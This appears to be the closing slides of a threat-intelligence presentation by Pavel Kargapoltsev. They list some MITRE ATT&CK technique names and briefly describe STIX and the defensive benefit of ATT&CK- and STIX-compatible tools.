	Execution through API	Shortcut Modification				File and Directory Discovery	Windows Admin Shares	Data from Local System	Data Compressed	Standard Application Layer Protocol
	Rundll32					Network Share Discovery		Data from Removable Media	Data Encrypted	Standard Cryptographic Protocol
	User Execution					Remote System Discovery		Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Web Service
						System Owner/User Discovery		Screen Capture		

https://attack.mitre.org/

STIX

Language and serialization format used to exchange cyberthreat intelligence



https://oasis-open.github.io/cti-documentation/

ATT&CK and STIX | Benefits

```
You can improve defense against cyberthreats
IF
        You have ATT&CK|STIX compatible solutions
        AND
        You have a supplier of quality STIX data
ELSE
        Nothing
```

THANK YOU FOR ATTENTION

Pavel Kargapoltsev
@kl_secservices